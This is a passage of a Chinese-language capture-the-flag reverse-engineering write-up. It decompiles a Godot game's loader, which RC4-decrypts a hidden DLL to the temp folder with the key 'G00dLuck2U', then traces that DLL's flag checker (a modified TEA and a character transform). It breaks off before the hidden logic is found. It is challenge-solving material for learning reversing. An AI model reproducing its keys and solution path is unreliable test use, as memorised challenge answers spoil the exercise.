  int v25; // [rsp+2Ch] [rbp-46Ch]
  _BYTE v26[8]; // [rsp+30h] [rbp-468h] BYREF
  int i; // [rsp+38h] [rbp-460h]
  int k; // [rsp+3Ch] [rbp-45Ch]
  int v29; // [rsp+40h] [rbp-458h]
  _BYTE v30[8]; // [rsp+48h] [rbp-450h] BYREF
```

```
29    DWORD dwFlags; // [rsp+50h] [rbp-448h]
30    __int64 v32; // [rsp+58h] [rbp-440h]
31    unsigned int v33; // [rsp+60h] [rbp-438h]
32    unsigned int v34; // [rsp+64h] [rbp-434h]
33    int v35; // [rsp+68h] [rbp-430h]
34    int v36; // [rsp+6Ch] [rbp-42Ch]
35    unsigned int v37; // [rsp+70h] [rbp-428h]
36    unsigned int v38; // [rsp+74h] [rbp-424h]
37    LPVOID lpMem; // [rsp+78h] [rbp-420h]
38    LPVOID v40; // [rsp+80h] [rbp-418h]
39    DLL_DIRECTORY_COOKIE Cookie; // [rsp+88h] [rbp-410h]
40    _BYTE v42[8]; // [rsp+90h] [rbp-408h] BYREF
41    _BYTE v43[8]; // [rsp+98h] [rbp-400h] BYREF
42    const char *v44; // [rsp+A0h] [rbp-3F8h]
43    __int64 v45; // [rsp+A8h] [rbp-3F0h]
44    _BYTE v46[8]; // [rsp+B0h] [rbp-3E8h] BYREF
45    _BYTE v47[8]; // [rsp+B8h] [rbp-3E0h] BYREF
46    __int64 (__fastcall *v48)(__int64, _BYTE *); // [rsp+C0h] [rbp-3D8h]
47    __int64 v49; // [rsp+C8h] [rbp-3D0h]
48    __int64 v50; // [rsp+D0h] [rbp-3C8h]
49    __int64 v51; // [rsp+D8h] [rbp-3C0h]
50    _BYTE v52[8]; // [rsp+E0h] [rbp-3B8h] BYREF
51    _BYTE v53[8]; // [rsp+E8h] [rbp-3B0h] BYREF
52    _BYTE v54[8]; // [rsp+F0h] [rbp-3A8h] BYREF
53    _BYTE v55[8]; // [rsp+F8h] [rbp-3A0h] BYREF
54    _BYTE v56[8]; // [rsp+100h] [rbp-398h] BYREF
55    _BYTE v57[8]; // [rsp+108h] [rbp-390h] BYREF
56    __int64 v58; // [rsp+110h] [rbp-388h]
57    _BYTE v59[8]; // [rsp+118h] [rbp-380h] BYREF
58    _BYTE v60[8]; // [rsp+120h] [rbp-378h] BYREF
59    _BYTE v61[8]; // [rsp+128h] [rbp-370h] BYREF
60    __int64 v62; // [rsp+130h] [rbp-368h]
61    __int64 v63; // [rsp+138h] [rbp-360h]
62    _BYTE v64[8]; // [rsp+140h] [rbp-358h] BYREF
63    _BYTE v65[8]; // [rsp+148h] [rbp-350h] BYREF
64    _BYTE v66[8]; // [rsp+150h] [rbp-348h] BYREF
65    _BYTE v67[8]; // [rsp+158h] [rbp-340h] BYREF
66    __int64 v68; // [rsp+160h] [rbp-338h]
67    CHAR v69[256]; // [rsp+170h] [rbp-328h]
68    CHAR Buffer[272]; // [rsp+270h] [rbp-228h] BYREF
69    CHAR Text[256]; // [rsp+380h] [rbp-118h] BYREF
70
71    sub_140020BB0(v26, a2);
72    *(_BYTE *)(a4 + 16) = 1;
73    if ( !(unsigned __int8)sub_142D29AF0(v26) )
74    {
75      v48 = *(__int64 (__fastcall **)(__int64, _BYTE *))(*(_QWORD *)a1 + 256LL);
```

```
76        v49 = v48(a1, v55);
77        v51 = sub_142CB2A10(v49, v54);
78        v50 = sub_142CB2D10(a2, v53);
79        v4 = sub_142CAEF80(v51, v52, v50);
80        sub_140021720(v26, v4);
81        sub_14000E310(v52);
82        sub_14000E310(v53);
83        sub_14000E310(v54);
84        sub_14000E310(v55);
85      }
86      if ( (unsigned __int8)sub_142D29AF0(v26) )
87      {
88        sub_140020BB0(v30, v26);
89        if ( (unsigned __int8)sub_142D29AF0(v26) )
90        {
91          v8 = sub_142CAF5C0(v26, v57, 0LL);
92          v9 = sub_140027A40(v8);
93          v32 = sub_143760A24(v9, "rb");
94          sub_14000E310(v57);
95          sub_143761080(v32, 0LL, 2LL);
96          v29 = sub_143761748(v32);
97          sub_143761080(v32, 0LL, 0LL);
98          lpMem = (LPVOID)sub_1437604A0(v29);
99          sub_143760C9C(lpMem, 1LL, v29, v32);
100         sub_143760774(v32);
101         v44 = "G00dLuck2U";
102         v35 = sub_143799640("G00dLuck2U");
103         for ( i = 0; i < 256; ++i )
104           v69[i] = i;
105         v19 = 0;
106         for ( j = 0; j < 256; ++j )
107         {
108           v36 = (unsigned __int8)v69[j] + v19;
109           v19 = (v44[j % v35] + v36) % 256;
110           v21 = v69[j];
111           v69[j] = v69[v19];
112           v69[v19] = v21;
113         }
114         v40 = (LPVOID)sub_1437604A0(v29);
115         v25 = 0;
116         v20 = 0;
117         for ( k = 0; k < v29; ++k )
118         {
119           v25 = (v25 + 1) % 256;
120           v20 = ((unsigned __int8)v69[v25] + v20) % 256;
121           v22 = v69[v25];
122           v69[v25] = v69[v20];
```

```
123          v69[v20] = v22;
124          *((_BYTE *)v40 + k) = v69[((unsigned __int8)v69[v20] + (unsigned
     __int8)v69[v25]) % 256] ^ *((_BYTE *)lpMem + k);
125        }
126        sub_143760490(lpMem);
127        GetTempPathA(0x104u, Buffer);
128        sub_143799700(Buffer, "_");
129        v58 = sub_142CB2D10(v26, v60);
130        v10 = sub_142CAF5C0(v58, v59, 0LL);
131        v11 = sub_140027A40(v10);
132        sub_143799700(Buffer, v11);
133        sub_14000E310(v59);
134        sub_14000E310(v60);
135        DeleteFileA(Buffer);
136        v45 = sub_143760A24(Buffer, "wb");
137        sub_143761B50(v40, 1LL, v29, v45);
138        sub_143760774(v45);
139        SetFileAttributesA(Buffer, 2u);
140        sub_143760490(v40);
141        v12 = sub_14000E2B0(v61, Buffer);
142        sub_140021720(v30, v12);
143        sub_14000E310(v61);
144        Cookie = 0LL;
145        sub_14001D560(v43, v30);
146        v63 = sub_142D0D680();
147        v62 = sub_142CB2A10(v30, v65);
148        v13 = sub_142D0C8C0(v63, v64, v62);
149        sub_14001D560(v42, v13);
150        sub_14000E310(v64);
151        sub_14000E310(v65);
152        if ( a4 && *(_BYTE *)a4 )
153        {
154          v14 = sub_142CB0D30(v42, v66);
155          v15 = (const WCHAR *)sub_140027A80(v14);
156          Cookie = AddDllDirectory(v15);
157          sub_14000E310(v66);
158        }
159        if ( a4 && *(_BYTE *)a4 )
160          dwFlags = 4096;
161        else
162          dwFlags = 0;
163        v16 = sub_142CB0D30(v43, v67);
164        v17 = (const WCHAR *)sub_140027A80(v16);
165        *a3 = LoadLibraryExW(v17, 0LL, dwFlags);
166        sub_14000E310(v67);
167        if ( !*a3 )
168        {
```

```
169           sub_14000E2B0(v46, Buffer);
170           v23 = sub_142D29AF0(v46);
171           sub_14000E310(v46);
172           if ( v23 )
173           {
174             sub_14000E2B0(v47, Buffer);
175             sub_142D42050(v47);
176             sub_14000E310(v47);
177           }
178         }
179         if ( *a3 )
180         {
181           if ( Cookie )
182             RemoveDllDirectory(Cookie);
183           if ( a4 && *(_QWORD *)(a4 + 8) )
184             sub_1400214F0(*(_QWORD *)(a4 + 8), v26);
185           if ( a4 )
186           {
187             if ( *(_BYTE *)(a4 + 16) )
188             {
189               v68 = a1 + 736;
190               v18 = sub_140021910(a1 + 736, a3);
191               sub_140021750(v18, Buffer);
192             }
193           }
194           v38 = 0;
195           sub_14000E310(v42);
196           sub_14000E310(v43);
197           sub_14000E310(v30);
198           sub_14000E310(v26);
199           return v38;
200         }
201         else
202         {
203           v37 = 19;
204           sub_14000E310(v42);
205           sub_14000E310(v43);
206           sub_14000E310(v30);
207           sub_14000E310(v26);
208           return v37;
209         }
210       }
211       else
212       {
213         v34 = 7;
214         sub_14000E310(v30);
215         sub_14000E310(v26);
```

```
216         return v34;
217       }
218     }
219     else
220     {
221       v5 = sub_142CAF5C0(v26, v56, 0LL);
222       v6 = (const char *)sub_140027A40(v5);
223       sub_1400298D0(Text, "D11 f1l3 n0t f0und: %s", v6);
224       sub_14000E310(v56);
225       MessageBoxA(0LL, Text, "D11 L0ad Err0r", 0x10u);
226       v33 = 7;
227       sub_14000E310(v26);
228       return v33;
229     }
230   }
```


可以看到该函数前半部分出现了 `rb` 、 `wb` 字样，且中间是类似RC4的算法，密钥为 `G00dLuck2U` 。此处出现 `wb` ，说明游戏在加载dll的时候会先将其解密到某个路径再加载，在此处下断点查看Buffer：

```
v45 = sub_7FF7B2210A24(Buffer, "wb");
sub_7FF7B2211B50(v40, 1LL, v29, v45);
sub_7FF7B2210774(v45);
SetFileAttributesA(Buffer, 2);
sub_7FF7B2210490(v40);
```

```
CHAR Buffer[272]; // [rsp+270h] [rbp-228h] BYREF
"C:\\Users\\[redacted]\\AppData\\Local\\Temp\\_libextension.dll"
```

由此可知解密后的dll会被放置在 `系统的临时目录下` 。让游戏继续运行，就可以在系统临时目录下找到解密后的 `_libextension.dll` 。但是如果此时终止调试，会发现_libextension.dll从系统临时目录消失了，因此推测程序为了避免解密后的dll被发现，还做了 `用完即删` 的处理，但这不妨碍我们得到解密后的dll，复制一份即可。

用010editor打开解密后的dll，发现PE文件格式特征出现了，解密成功。



```
_libextension.dll ×
          0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F   0123456789ABCDEF
00:0000   4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00   MZ..........ÿÿ..
00:0010   B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00   ¸.......@.......
00:0020   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
00:0030   00 00 00 00 00 00 00 00 00 00 00 00 F8 00 00 00   ............ø...
00:0040   0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68   ..º..´.Í!¸.LÍ!Th
00:0050   69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F   is program canno
00:0060   74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20   t be run in DOS 
00:0070   6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00   mode....$.......
00:0080   3E F5 F8 FF 7A 94 96 AC 7A 94 96 AC 7A 94 96 AC   >õøÿz”-¬z”-¬z”-¬
00:0090   73 EC 05 AC 70 94 96 AC 0E 15 97 AD 78 94 96 AC   sì.¬p”-¬..—-x”-¬
00:00A0   FD 1D 95 AD 79 94 96 AC FD 1D 92 AD 72 94 96 AC   ý.•-y”-¬ý.’-r”-¬
00:00B0   FD 1D 93 AD 6F 94 96 AC FD 1D 97 AD 7D 94 96 AC   ý.“-o”-¬ý.—-}”-¬
00:00C0   7A 94 97 AC 2C 94 96 AC EB 1D 93 AD 46 94 96 AC   z”—¬,”-¬ë.“-F”-¬
00:00D0   EB 1D 96 AD 7B 94 96 AC EB 1D 94 AD 7B 94 96 AC   ë.–-{”-¬ë.”-{”-¬
00:00E0   52 69 63 68 7A 94 96 AC 00 00 00 00 00 00 00 00   Richz”-¬........
00:00F0   00 00 00 00 00 00 00 00 50 45 00 00 64 86 05 00   ........PE..d†..
00:0100   B4 32 B9 69 00 00 00 00 00 00 00 00 F0 00 22 20   ´2¹i........ð." 
00:0110   0B 02 0E 2C 00 A4 0F 00 00 F8 07 00 00 00 00 00   ...,.¤...ø......
00:0120   70 A0 0F 00 00 10 00 00 00 00 00 80 01 00 00 00   p .........€....
00:0130   00 10 00 00 00 02 00 00 06 00 00 00 00 00 00 00   ................
00:0140   06 00 00 00 00 00 00 00 00 D0 17 00 00 04 00 00   .........Ð......
00:0150   00 00 00 00 02 00 60 01 00 00 10 00 00 00 00 00   ......`.........
00:0160   00 10 00 00 00 00 00 00 00 00 10 00 00 00 00 00   ................
00:0170   00 10 00 00 00 00 00 00 00 00 00 00 10 00 00 00   ................
```

分析libextension.dll

IDA打开解密后的dll，在字符串窗口可以发现可疑字样

Address	Length	Type	String
.rdata:0…	00000011	C	show_flag_dialog
.rdata:0…	00000012	C	_on_check_pressed
.rdata:0…	0000000A	C	quit_game
.rdata:0…	0000000D	C	Flag Checker
.rdata:0…	0000000F	C	enter your key
.rdata:0…	00000006	C	Check
.rdata:0…	00000012	C	_on_check_pressed
.rdata:0…	00000008	C	pressed
.rdata:0…	00000007	C	Right!
.rdata:0…	0000001E	C	Good job! Here is your gift:
.rdata:0…	00000007	C	Wrong!
.rdata:0…	00000018	C	What a pity! Try again.
.rdata:0…	00000011	C	show_flag_dialog
.rdata:0…	0000000A	C	confirmed
.rdata:0…	0000000A	C	quit_game
.rdata:0…	0000000A	C	confirmed
.rdata:0…	00000029	C	Condition \"err\" is true. Returning: true
.rdata:0…	00000031	C	godot-cpp\\include\\godot_cpp/templates/vector.hpp
.rdata:0…	00000032	C	godot::Vector<class godot::StringName>::push_back
.rdata:0…	00000041	C	Condition \"p_size < 0\" is true. Returning: ERR_INVALID_PARAM
.rdata:0…	00000032	C	godot-cpp\\include\\godot_cpp/templates/cowdata.hpp
.rdata:0…	00000030	C	godot::CowData<class godot::StringName>::resize
.rdata:0…	00000060	C	Condition \"!_get_alloc_size_checked(p_size, &alloc_size)\" is
.rdata:0…	00000032	C	godot-cpp\\include\\godot_cpp/templates/cowdata.hpp

跟进可以找到如下函数

代码块

```
__int64 __fastcall sub_180001850(__int64 a1, char a2)
{
  __int64 v2; // rax
  __int64 v3; // rax
  __int64 v5; // [rsp+20h] [rbp-E8h]
  __int64 v6; // [rsp+28h] [rbp-E0h]
  __int64 v7; // [rsp+30h] [rbp-D8h]
  __int64 v8; // [rsp+38h] [rbp-D0h]
  __int64 v9; // [rsp+40h] [rbp-C8h]
  __int64 v10; // [rsp+48h] [rbp-C0h]
  __int64 v11; // [rsp+50h] [rbp-B8h]
  __int64 v12; // [rsp+58h] [rbp-B0h]
  __int64 v13; // [rsp+60h] [rbp-A8h]
  __int64 v14; // [rsp+68h] [rbp-A0h]
  __int64 v15; // [rsp+70h] [rbp-98h]
  __int64 v16; // [rsp+78h] [rbp-90h]
  __int64 v17; // [rsp+80h] [rbp-88h]
  _BYTE v18[8]; // [rsp+88h] [rbp-80h] BYREF
  _BYTE v19[8]; // [rsp+90h] [rbp-78h] BYREF
  _BYTE v20[8]; // [rsp+98h] [rbp-70h] BYREF
  _BYTE v21[8]; // [rsp+A0h] [rbp-68h] BYREF
  _BYTE v22[8]; // [rsp+A8h] [rbp-60h] BYREF
  _BYTE v23[8]; // [rsp+B0h] [rbp-58h] BYREF
```

```
24      _BYTE v24[8]; // [rsp+B8h] [rbp-50h] BYREF
25      _BYTE v25[8]; // [rsp+C0h] [rbp-48h] BYREF
26      _BYTE v26[8]; // [rsp+C8h] [rbp-40h] BYREF
27      _BYTE v27[8]; // [rsp+D0h] [rbp-38h] BYREF
28      _BYTE v28[16]; // [rsp+D8h] [rbp-30h] BYREF
29      _BYTE v29[16]; // [rsp+E8h] [rbp-20h] BYREF
30
31      sub_18006AB40(*(_QWORD *)(a1 + 24));
32      sub_1800030A0();
33      v5 = sub_18000C8D0(24LL, &unk_1800EA585, &unk_1800EA584);
34      if ( v5 )
35      {
36        v6 = sub_180003EA0(v5);
37        v2 = sub_180003070(v6);
38      }
39      else
40      {
41        v2 = sub_180003070(0LL);
42      }
43      *(_QWORD *)(a1 + 32) = v2;
44      if ( a2 )
45      {
46        v7 = *(_QWORD *)(a1 + 32);
47        sub_180014E80(v19, "Right!");
48        sub_180068540(v7, v19);
49        sub_180010BE0(v19);
50        v3 = sub_180006790(&unk_180150598);
51        sub_180014E80(v20, v3);
52        v9 = *(_QWORD *)(a1 + 32);
53        v8 = sub_1800164A0(v27, "Good job! Here is your gift: ", v20);
54        sub_180074F30(v9, v8);
55        sub_180010BE0(v27);
56        sub_180010BE0(v20);
57      }
58      else
59      {
60        v10 = *(_QWORD *)(a1 + 32);
61        sub_180014E80(v21, "Wrong!");
62        sub_180068540(v10, v21);
63        sub_180010BE0(v21);
64        v11 = *(_QWORD *)(a1 + 32);
65        sub_180014E80(v22, "What a pity! Try again.");
66        sub_180074F30(v11, v22);
67        sub_180010BE0(v22);
68      }
69      sub_180040AA0(a1, *(_QWORD *)(a1 + 32), 0LL, 0LL);
70      v13 = *(_QWORD *)(a1 + 32);
```

```
    v12 = sub_180004980(v18, 0LL, 0LL);
    sub_180072E40(v13, v12);
    if ( a2 )
    {
      v17 = *(_QWORD *)(a1 + 32);
      sub_180016810(v26, "quit_game", 0LL);
      v16 = sub_180020780(v29, a1, v26);
      sub_180016810(v25, "confirmed", 0LL);
      sub_18002B1E0(v17, v25, v16, 0LL);
      sub_18001CAC0(v25);
      sub_180020860(v29);
      return sub_18001CAC0(v26);
    }
    else
    {
      v15 = *(_QWORD *)(a1 + 32);
      sub_180016810(v24, "show_flag_dialog", 0LL);
      v14 = sub_180020780(v28, a1, v24);
      sub_180016810(v23, "confirmed", 0LL);
      sub_18002B1E0(v15, v23, v14, 0LL);
      sub_18001CAC0(v23);
      sub_180020860(v28);
      return sub_18001CAC0(v24);
    }
  }
```

其中Right和Wrong的情况由变量 `a2` 决定，而a2是作为该函数的第二个参数传入的，因此回溯到上级函数：

```
__int64 __fastcall sub_180001760(__int64 a1)
{
  __int64 result; // rax
  char v2; // [rsp+20h] [rbp-68h]
  _BYTE v3[8]; // [rsp+28h] [rbp-60h] BYREF
  __int64 v4; // [rsp+30h] [rbp-58h]
  __int64 v5; // [rsp+38h] [rbp-50h]
  __int64 v6; // [rsp+40h] [rbp-48h]
  _BYTE v7[8]; // [rsp+48h] [rbp-40h] BYREF
  _BYTE v8[32]; // [rsp+50h] [rbp-38h] BYREF

  result = a1;
  if ( *(_QWORD *)(a1 + 40) )
  {
    v4 = *(_QWORD *)(a1 + 40);
    sub_1800929E0(v4, v7);
    sub_1800151A0(v7, v3);
    v5 = sub_180007B70(v3);
    v6 = sub_180007C40(v3);
    sub_180003D90(v8, v6, v5);
    v2 = sub_180002A40(v8);
    sub_180001850(a1, v2);
    sub_180004CD0(v8);
    sub_180004BC0(v3);
    return sub_180010BE0(v7);
  }
  return result;
}
```

可以看到该参数是前一个函数 `sub_180002A40` 的返回值，跟进 `sub_180002A40`：

```
char __fastcall sub_180002A40(__int64 a1)
{
  const void *v2; // rax
  int v3; // [rsp+20h] [rbp-98h] BYREF
  _BYTE v4[56]; // [rsp+28h] [rbp-90h] BYREF
  _BYTE Buf1[64]; // [rsp+60h] [rbp-58h] BYREF

  if ( unknown_libname_11(a1) != 40 )
    return 0;
  v2 = (const void *)sub_180006790(a1);
  memcpy(v4, v2, 0x28uLL);
  sub_1800024A0(v4, Buf1, &v3);
  if ( memcmp(Buf1, &unk_1800EA520, v3) )
    return 0;
  sub_180002950(a1);
  return 1;
}
```

函数开头对参数 `a1` 进行了疑似长度检验的操作，推测a1即为要求输入的数据（即提示中说的“key”）。随后的sub_180006790是堆栈检查函数，然后输入的数据被复制到v4中，作为另一个函数 `sub_1800024A0` 的参数，跟进 `sub_1800024A0`：

代码块

```
_DWORD *__fastcall sub_1800024A0(__int64 a1, __int64 a2, _DWORD *a3)
{
  _DWORD *result; // rax
  int i; // [rsp+20h] [rbp-58h]
  int j; // [rsp+24h] [rbp-54h]
  unsigned int v6; // [rsp+28h] [rbp-50h]
  unsigned int v7; // [rsp+2Ch] [rbp-4Ch]
  int m; // [rsp+30h] [rbp-48h]
  int v9; // [rsp+34h] [rbp-44h]
  int k; // [rsp+38h] [rbp-40h]
  _DWORD v11[10]; // [rsp+40h] [rbp-38h] BYREF

  memset(v11, 0, sizeof(v11));
  for ( i = 0; i < 5; ++i )
  {
    v11[2 * i] = sub_1800023A0(8 * i + a1);
    v11[2 * i + 1] = sub_1800023A0(8 * i + 4 + a1);
  }
  for ( j = 0; j < 10; j += 2 )
  {
    v9 = 0;
    v6 = v11[j];
    v7 = v11[j + 1];
    for ( k = 0; k < 32; ++k )
    {
      v9 += 1131796;
      v6 += (dword_18014F498[1] + (v7 >> 5)) ^ (v9 + v7) ^ (dword_18014F498[0] + 16 * v7);
      v7 += (dword_18014F498[3] + (v6 >> 5)) ^ (v9 + v6) ^ (dword_18014F498[2] + 16 * v6);
    }
    v11[j] = v6;
    v11[j + 1] = v7;
  }
  for ( m = 0; m < 10; ++m )
    sub_180002410((unsigned int)v11[m], 4 * m + a2);
  result = a3;
  *a3 = 40;
  return result;
}
```

这是一个`魔改了delta的TEA加密`。回到上级函数继续分析，函数的最后使用memcpy比较了Buf1和预设的数据值，若两个数据相同，随后的`sub_180002950`会对输入的数据进行一些`字符变换`：

代码块

```
__int64 __fastcall sub_180002950(__int64 a1)
{
  const void *v1; // rax
  __int64 v2; // rax
  int i; // [rsp+20h] [rbp-68h]
  _BYTE v5[32]; // [rsp+28h] [rbp-60h] BYREF
  _BYTE v6[48]; // [rsp+48h] [rbp-40h] BYREF

  v1 = (const void *)sub_180006790(a1);
  memcpy(v6, v1, 0x28uLL);
  for ( i = 0; i < 40; ++i )
  {
    if ( v6[i] == 111 )// 'o'
      v6[i] = 48;// '0'
    if ( v6[i] == 101 )// 'e'
      v6[i] = 51;// '3'
    if ( v6[i] == 105 )// 'i'
      v6[i] = 49;// '1'
  }
  v2 = sub_180003D90(v5, v6, 40LL);
  sub_180004F50(&unk_180150598, v2);
  return sub_180004CD0(v5);
}
```

这样分析下来，输入数据的检验逻辑应该只经过了一层TEA加密。至于最后的变换函数，仔细观察可以发现，最开始输出Right/Wrong的函数里，Right的情况也出现了 `unk_180150598`

```
if ( a2 )
{
  v7 = *(_QWORD *)(a1 + 32);
  sub_180014E80(v19, "Right!");
  sub_180068540(v7, v19);
  sub_180010BE0(v19);
  v3 = sub_180006790(&unk_180150598);
  sub_180014E80(v20, v3);
  v9 = *(_QWORD *)(a1 + 32);
  v8 = sub_1800164A0(v27, "Good job! Here is your gift: ", v20);
  sub_180074F30(v9, v8);
  sub_180010BE0(v27);
  sub_180010BE0(v20);
}
else
{
```

而这个数据最终流向了 `v20` ，作为 `gift` 。所以推测提示中的 `gift` 是由 `key` 变换而来的。

但是，尝试使用TEA解密预设数据会发现根本得不到有意义的明文，因此，程序中可能有隐藏的逻辑。


寻找隐藏的逻辑

这里提供静态分析和动态分析两种方法：

